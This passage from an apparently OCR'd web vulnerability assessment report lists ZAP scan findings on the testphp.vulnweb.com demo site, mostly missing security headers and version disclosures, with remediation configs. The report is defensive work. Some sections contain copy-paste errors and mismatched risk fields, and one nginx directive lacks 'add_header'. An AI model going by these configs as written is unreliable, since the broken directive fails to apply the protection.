
The application doesn't include a Content Security Policy (CSP) header, which leaves it vulnerable to a variety of attacks. CSP is a security feature that allows web developers to control the resources that can be loaded by a webpage, such as JavaScript, CSS, images, and other media. Without CSP, attackers can inject malicious scripts or load content from untrusted sources.

URLs Affected:

1. http://testphp.vulnweb.com/AJAX/index.php
2. http://testphp.vulnweb.com/artists.php
3. http://testphp.vulnweb.com/artists.php?artist=1
4. http://testphp.vulnweb.com/artists.php?artist=2
5. http://testphp.vulnweb.com/artists.php?artist=3
6. http://testphp.vulnweb.com/cart.php
7. http://testphp.vulnweb.com/categories.php

8. http://testphp.vulnweb.com/disclaimer.php
9. http://testphp.vulnweb.com/guestbook.php
10. http://testphp.vulnweb.com/high
11. http://testphp.vulnweb.com/hpp/
12. http://testphp.vulnweb.com/hpp/?pp=12
13. http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
14. http://testphp.vulnweb.com/index.php
15. http://testphp.vulnweb.com/listproducts.php?artist=1
16. http://testphp.vulnweb.com/listproducts.php?artist=2
17. http://testphp.vulnweb.com/listproducts.php?artist=3
18. Still 18 more are affected

All of the above URLs do not include a CSP header, leaving them vulnerable to content injection and data theft attacks.



Remediation Recommendations

1. **Implement Content Security Policy (CSP) Header:**

   Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self';

2. **Review and Customize CSP Rules:**
3. **Test CSP Policies:**
4. **Use HTTPS for All Resources:**
5. **Audit and Update Regularly:**

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*To see the request and response*

Table E.5: *Tools used during assessment*

6 – ***Missing Anti-clickjacking Header Vulnerability Finding***

Medium RISK (6/10)	
Exploitation Likelihood	***Medium***
Business Impact	***Moderate***
Remediation Difficulty	***Easy***

Security Implications

Clickjacking is a type of attack where a malicious site can trick a user into interacting with a page that is hidden in a frame. This can lead to unintended actions being performed by the user, such as changing account settings or making a purchase, without their knowledge. The ***X-Frame-Options*** *header or* ***Content-Security-Policy (CSP)*** *with the frame-ancestors directive can prevent this vulnerability by ensuring that the site cannot be embedded in a frame on another domain.*

Analysis

Missing Anti-clickjacking Header


The application does not include the **X-Frame-Options** header or a **Content-Security-Policy (CSP)** with the frame-ancestors directive to protect against **Clickjacking** attacks. Without this protection, malicious websites could embed the application's pages in a frame, potentially tricking users into performing actions on the application without their knowledge.

URLs Affected:

1. http://testphp.vulnweb.com/AJAX/index.php
2. http://testphp.vulnweb.com/artists.php
3. http://testphp.vulnweb.com/artists.php?artist=1
4. http://testphp.vulnweb.com/artists.php?artist=2
5. http://testphp.vulnweb.com/artists.php?artist=3

6. http://testphp.vulnweb.com/cart.php
7. http://testphp.vulnweb.com/categories.php
8. http://testphp.vulnweb.com/disclaimer.php
9. http://testphp.vulnweb.com/guestbook.php
10. http://testphp.vulnweb.com/hpp/
11. http://testphp.vulnweb.com/hpp/?pp=12
12. http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
13. http://testphp.vulnweb.com/index.php
14. http://testphp.vulnweb.com/listproducts.php?artist=1
15. http://testphp.vulnweb.com/listproducts.php?artist=2
16. http://testphp.vulnweb.com/listproducts.php?artist=3
17. http://testphp.vulnweb.com/listproducts.php?cat=1

All of these URLs are vulnerable because they do not include the **X-Frame-Options** header or **CSP** header with frame-ancestors directive to prevent clickjacking attacks.



Remediation Recommendations

1. **Implement the X-Frame-Options Header:**

   X-Frame-Options: SAMEORIGIN

2. **Implement Content-Security-Policy (CSP) with frame-ancestors:**

   Content-Security-Policy: frame-ancestors 'self';

3. **Test the Protection Mechanisms:**

APPENDIX F- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*To see the request and response*

Table F.6: *Tools used during assessment*

7 – Server Leaks Information via X-Powered-By HTTP Response HeaderVulnerability Finding

Low RISK (3/10)	
Exploitation Likelihood	***Medium***
Business Impact	***Moderate***
Remediation Difficulty	***Easy***

Security Implications

*The **X-Powered-By** HTTP header leaks the underlying technologies and their versions used by the server. In this case, the header reveals the version of PHP (PHP/5.6.40), which could be exploited by attackers to target vulnerabilities specific to that version. While this is a low-risk vulnerability, it is still best practice to remove unnecessary information from HTTP headers to prevent attackers from gaining insights into your server stack.*

Analysis

*The **X-Powered-By** header is found in the HTTP responses from several pages on the website, such as:*

X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1

This header is present on the following URLs:

- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/guestbook.php
- (and many others).


URLs Affected:


- *http://testphp.vulnweb.com/AJAX/index.php*
- *http://testphp.vulnweb.com/artists.php*

- *http://testphp.vulnweb.com/cart.php*
- *http://testphp.vulnweb.com/categories.php*
- *http://testphp.vulnweb.com/disclaimer.php*
- *http://testphp.vulnweb.com/guestbook.php*
- *http://testphp.vulnweb.com/hpp/*
- *http://testphp.vulnweb.com/index.php*
- *http://testphp.vulnweb.com/listproducts.php?artist=1*
- *... (additional affected URLs as per the evidence).*

Impact:

- **Information Disclosure**: The exposed **X-Powered-By** header discloses the PHP version being used, which could be used by attackers to identify specific vulnerabilities associated with that PHP version.
- **Increased Attack Surface**: Attackers can search for exploits targeting that PHP version, making it easier for them to craft attacks or identify existing weaknesses in the server-side technology.





Remediation Recommendations

To mitigate this issue, the X-Powered-By header should be removed from all HTTP responses. You can do this as follows:

1. In PHP:
   Modify the php.ini configuration file to disable the X-Powered-By header:

   expose_php = Off

2. In Apache:
   Add the following directive to your Apache server configuration to remove the X-Powered-By header:

   Header unset X-Powered-By

3. In Nginx:
   For Nginx, use the following directive to clear the header:

   more_clear_headers 'X-Powered-By';

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*To see the request and response*

Table E.5: *Tools used during assessment*

8 – ***Server Leaks Version Information via "Server" HTTP Response Header Vulnerability Finding***

Low RISK (3/10)	
Exploitation Likelihood	***Medium***
Business Impact	***Easy***
Remediation Difficulty	***Moderate***

Security Implications

*The **Server** HTTP header is disclosing information about the underlying server software (in this case, **nginx/1.19.0**). While this is not a critical vulnerability, it provides attackers with knowledge about the specific server software and version, which can potentially assist in identifying vulnerabilities associated with that version. The disclosure of such information should be avoided as it can be leveraged for targeted attacks or to determine specific server configurations that may be insecure.*

Analysis

The **Server** header is found in the HTTP responses from several pages on the website, revealing the version of the web server:

arduino

Copy

Server: nginx/1.19.0

This header is present on the following URLs:

- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/guestbook.php
- (and many others).

URLs Affected:

- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/hpp/
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/listproducts.php?artist=1
- ... (additional affected URLs as per the evidence).

Impact on Security:

While this vulnerability is **Low** in severity, it could still be exploited by attackers to identify specific vulnerabilities in the **nginx/1.19.0** server version. Potential risks include:

- **Targeted Attacks**: Attackers can search for exploits targeting that specific version of **nginx**.
- **Reconnaissance**: Attackers may use the exposed server version information to refine their attacks.

Remediation Recommendations:

To mitigate this issue, the **Server** header should be removed from all HTTP responses. You can do this by modifying server configurations as follows:


1. **In nginx**:
   Add the following directive to your **nginx.conf** to disable the **Server** header:

   ```
   server_tokens off;
   ```

2. **In Apache**:
   To remove the server version from **Apache**, you can add the following directive to the **httpd.conf** file:

ServerTokens Prod

ServerSignature Off



Remediation Recommendations

- **Implement Content Security Policy (CSP) Header:**
- Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self';
- **Review and Customize CSP Rules:**
- **Test CSP Policies:**
- **Use HTTPS for All Resources:**
- **Audit and Update Regularly:**

APPENDIX G- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*To see the request and response*

Table G.7: *Tools used during assessment*

9 – ***X-Content-Type-Options Header Missing Vulnerability Finding***

Low RISK (2/10)	
Exploitation Likelihood	***Medium***
Business Impact	***Easy***
Remediation Difficulty	***Moderate***

Security Implications

*The **X-Content-Type-Options** header is not set to '**nosniff**'. This header is designed to prevent browsers (especially older versions of Internet Explorer and Chrome) from performing MIME sniffing on the response body. Without this header, browsers may incorrectly interpret the content type and display content in a way not intended by the server, leading to potential security risks such as executing malicious content. Modern browsers and Firefox use the declared content type and do not perform MIME sniffing, but legacy browsers may still be vulnerable.*

Analysis

The **X-Content-Type-Options** header is missing in the HTTP responses for several URLs:

Example response header:

pgsql

Copy

X-Content-Type-Options: (not present)

The following URLs were found to be affected by this issue:

- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/disclaimer.php

- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/images/logo.gif
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/listproducts.php?artist=1
- (and many others).

URLs Affected:

- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/images/logo.gif
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/listproducts.php?artist=1
- (Additional affected URLs as per evidence).

Impact:

- MIME Sniffing: Without this header, browsers may incorrectly interpret or display the content type, potentially leading to security risks or rendering issues.
- Cross-Site Scripting (XSS): This vulnerability could be leveraged in certain attacks where content is interpreted differently than expected.

Remediation Recommendations:

Remediation Recommendations:

To mitigate this vulnerability, ensure the web application/web server sets the **X-Content-Type-Options** header to **'nosniff'** for all HTTP responses. Here's how to do this:


1. **In nginx**: Add the following directive to your **nginx.conf**:

```
X-Content-Type-Options "nosniff";
```

2. **In Apache**: Add the following to your **.htaccess** or **httpd.conf** file:

   Header set X-Content-Type-Options "nosniff"

3. **In other server configurations**, ensure that the **X-Content-Type-Options** header is set to '**nosniff**' for all responses.



APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*To see the request and response*

Table E.5: *Tools used during assessment*

10 – ***Authentication Request Identified Informational Finding***

Informational RISK (0/10)	
Exploitation Likelihood	***Informational***
Business Impact	***Easy***
Remediation Difficulty	***Informational***

Security Implications

*The given request has been identified as an **authentication request**. This alert indicates that a request is being recognized as one associated with authentication, and that the system may have recognized the **user** and **password** parameters used in the request. Specifically, the request contains a set of **key=value** lines that help identify relevant fields such as the user and password.*

*If the context has the **Authentication Method** set to **"Auto-Detect"**, the rule will automatically adapt to the identified authentication mechanism based on the parameters in the request.*

Analysis

The following request was identified as an authentication request:

- **URL**: http://testphp.vulnweb.com/secured/newuser.php
- **Method**: POST
- **Parameters**:
    - uemail
    - upass
- **Other Info**:
    - userParam=uemail userValue=UxxgWSSs passwordParam=upass referer=http://testphp.vulnweb.com/signup.php
    - userParam=uemail userValue=ZAP passwordParam=upass referer=http://testphp.vulnweb.com/signup.php

Instances Identified: 2

URLs Affected:

- http://testphp.vulnweb.com/secured/newuser.php

Impact:

This is an **informational** alert and does not present a vulnerability. It simply indicates that the authentication mechanism has been identified based on the request parameters. No security issues are caused by this observation.

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*Scan tool*

Table E.5: *Tools used during assessment*

11 – ***Charset Mismatch (Header Versus Meta Content-Type Charset) Informational Finding***

Informational RISK (0/10)	
Exploitation Likelihood	***Informational***
Business Impact	***Easy***
Remediation Difficulty	***Informational***

Security Implications

*This check identifies responses where the **HTTP Content-Type header** declares a **charset** that is different from the charset defined in the **META content-type** tag of the HTML or XML document. When there is a mismatch between the charset in the HTTP header and the charset declared in the META tag, web browsers may be forced into undesirable content-sniffing behavior in an attempt to detect the correct character set for the content.*

An attacker could exploit this mismatch by injecting content in a specific encoding (e.g., UTF-7), potentially manipulating some browsers into interpreting the content differently, which could lead to a variety of issues such as script injection or misinterpretation of the page's content.

Analysis

The following requests were identified with a charset mismatch between the HTTP Header and the META content-type encoding declarations:

- **URL**: http://testphp.vulnweb.com/
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/AJAX/index.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-1
- **URL**: http://testphp.vulnweb.com/artists.php
    - **HTTP Header Charset**: UTF-8

    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/artists.php?artist=1
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/artists.php?artist=2
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/artists.php?artist=3
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/cart.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/categories.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/disclaimer.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/guestbook.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/index.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2

- **URL**: http://testphp.vulnweb.com/listproducts.php?artist=1
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?artist=2
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?artist=3
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?cat=1
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?cat=2
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?cat=3
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/listproducts.php?cat=4
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/login.php
    - **HTTP Header Charset**: UTF-8
    - **META Charset**: iso-8859-2
- **URL**: http://testphp.vulnweb.com/product.php?pic=1

- **HTTP Header Charset**: UTF-8
- **META Charset**: iso-8859-2

URLs Affected:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/artists.php?artist=1
- http://testphp.vulnweb.com/artists.php?artist=2
- http://testphp.vulnweb.com/artists.php?artist=3
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/listproducts.php?artist=1
- http://testphp.vulnweb.com/listproducts.php?artist=2
- http://testphp.vulnweb.com/listproducts.php?artist=3
- http://testphp.vulnweb.com/listproducts.php?cat=1
- http://testphp.vulnweb.com/listproducts.php?cat=2
- http://testphp.vulnweb.com/listproducts.php?cat=3
- http://testphp.vulnweb.com/listproducts.php?cat=4
- http://testphp.vulnweb.com/login.php
- http://testphp.vulnweb.com/product.php?pic=1

Impact:

While this is an informational alert and does not directly indicate a vulnerability, it can lead to security concerns if an attacker is able to inject malicious content using an encoding of their choice. For example, if an attacker controls the content at the start of the page, they could use a misinterpreted charset to inject malicious scripts or payloads.

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*Scan tool*

Table E.5: *Tools used during assessment*

12 – ***Tech Detected - Adobe Flash***

Informational RISK (0/10)	
Exploitation Likelihood	***Informational***
Business Impact	***Easy***
Remediation Difficulty	***Informational***

Security Implications

The "Adobe Flash" technology was detected on the website. Adobe Flash is a multimedia software platform used for producing animations, rich web applications, and embedded web browser video players. Flash was widely used in the past for interactive content, but it is now considered outdated and deprecated by most modern web browsers due to its security vulnerabilities and performance issues.

Analysis

The following URL was identified with Adobe Flash:

- **URL**: http://testphp.vulnweb.com/artists.php
- **CPE (Common Platform Enumeration)**: cpe:2.3:a:adobe:flash:*:*:*:*:*:*:*:*

Impact:

This is an **informational** alert and does not present a vulnerability. It simply indicates that the authentication mechanism has been identified based on the request parameters. No security issues are caused by this observation.

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*Scan tool*

Table E.5: *Tools used during assessment*

13 – ***Tech Detected - Cart Functionality***

Informational RISK (0/10)	
Exploitation Likelihood	***Informational***
Business Impact	***Easy***
Remediation Difficulty	***Informational***

Security Implications

The presence of "Cart Functionality" was detected on the website. This indicates that the website has a shopping cart or checkout page, which may either be powered by a known eCommerce platform or a custom solution. This functionality is essential for any website that operates an online store, allowing users to add, view, and purchase products.

Analysis

The following URL was identified with Cart Functionality:

- **URL**: http://testphp.vulnweb.com/cart.php
- **Path Identified**: /cart

APPENDIX E- TOOLS USED

TOOL	***DESCRIPTION***
Zap	*Scan tool*

Table E.5: *Tools used during assessment*

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	Effigo

Contact Information

Name	S Ajay Kumar
Email	Sajay.kumar@effigo.tech